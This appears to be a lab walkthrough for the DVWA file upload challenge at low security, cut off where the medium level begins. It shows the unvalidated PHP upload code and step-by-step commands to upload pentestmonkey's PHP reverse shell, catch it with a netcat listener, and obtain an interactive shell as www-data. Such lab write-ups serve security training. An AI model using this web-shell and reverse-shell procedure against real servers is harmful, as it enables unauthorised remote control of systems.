
05. File Upload

File Upload Low Level



Vulnerability: File Upload


The PHP module **GD is not installed**.

Choose an image to upload:

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


So we have application here we can try Uploads here If we source code review of the backend.



```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

```
We can see there is no input validation mechanism so we can upload here any
kind of file for example we can upload here an web shell for reverse shell on
the server
```

1. Lets try to upload web shell




```
root@Mrwebsecure:/home/yash# ls -al /usr/share/webshells/php
total 44
drwxr-xr-x 3 root root  4096 Aug 24 22:45 .
drwxr-xr-x 8 root root  4096 Aug 24 22:55 ..
drwxr-xr-x 2 root root  4096 Aug 24 22:45 findsocket
-rw-r--r-- 1 root root  2800 Nov 20  2021 php-backdoor.php
-rwxr-xr-x 1 root root  5491 Nov 20  2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20  2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root   328 Nov 20  2021 simple-backdoor.php
root@Mrwebsecure:/home/yash# cp /usr/share/webshells/php/php-reverse-shell.php .
root@Mrwebsecure:/home/yash# mv php-reverse-shell.php shell.php
root@Mrwebsecure:/home/yash# S
```

```
ls -al /usr/share/webshells/php
```

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```


```
mv php-reverse-shell.php shell.php
```

2. Modify the `shell.php` file



```
 GNU nano 8.1                              shell.php *
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.34';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```


3. Setup Listener using `Netcat`



```
root@Mrwebsecure:/home/yash# nc -nvlp 1234
listening on [any] 1234 ...
```

```
nc -nvlp 1234
```

4. Lets Upload the `Shell.php`



Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:


No file selected.

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

5. Try to access the file `shell.php`



127.0.0.1/DVWA/hackable/uploads/shell.php

http://127.0.0.1/DVWA/hackable/uploads/shell.php — Visit

Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:


No file selected.

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

6. We will get the reverse shell on `netcat`



```
root@Mrwebsecure:/home/yash# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.34] from (UNKNOWN) [192.168.1.34] 35744
Linux Mrwebsecure 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 03:27:25 up  1:52,  5 users,  load average: 0.58, 0.64, 0.41
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yash              -                17Jan25 10:25   0.00s  1.28s /usr/lib/systemd/systemd --user
root              -                23Jan25 10:25   0.00s  0.71s /usr/lib/systemd/systemd --user
root     pts/1    -                23Jan25  3:01   0.39s   ?    nc -nvlp 1234
yash     tty2     -                17Jan25 35days  2:07   0.10s /usr/libexec/gnome-session-binary
root     pts/3    -                03:21    5:33   0.04s  0.02s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


```
/bin/bash -i
```



```
root@Mrwebsecure:/home/yash# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.34] from (UNKNOWN) [192.168.1.34] 35744
Linux Mrwebsecure 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
 03:27:25 up  1:52,  5 users,  load average: 0.58, 0.64, 0.41
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yash              -                17Jan25 10:25   0.00s  1.28s /usr/lib/systemd/systemd --user
root              -                23Jan25 10:25   0.00s  0.71s /usr/lib/systemd/systemd --user
root     pts/1    -                23Jan25  3:01   0.39s   ?    nc -nvlp 1234
yash     tty2     -                17Jan25 35days  2:07   0.10s /usr/libexec/gnome-session-binary
root     pts/3    -                03:21    5:33   0.04s  0.02s bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (5545): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Mrwebsecure:/$
```

Like this we get reverse shell on DVWA machine

File Upload Medium Security



Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:


No file selected.

```
Your image was not uploaded. We can only accept JPEG or PNG images.
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

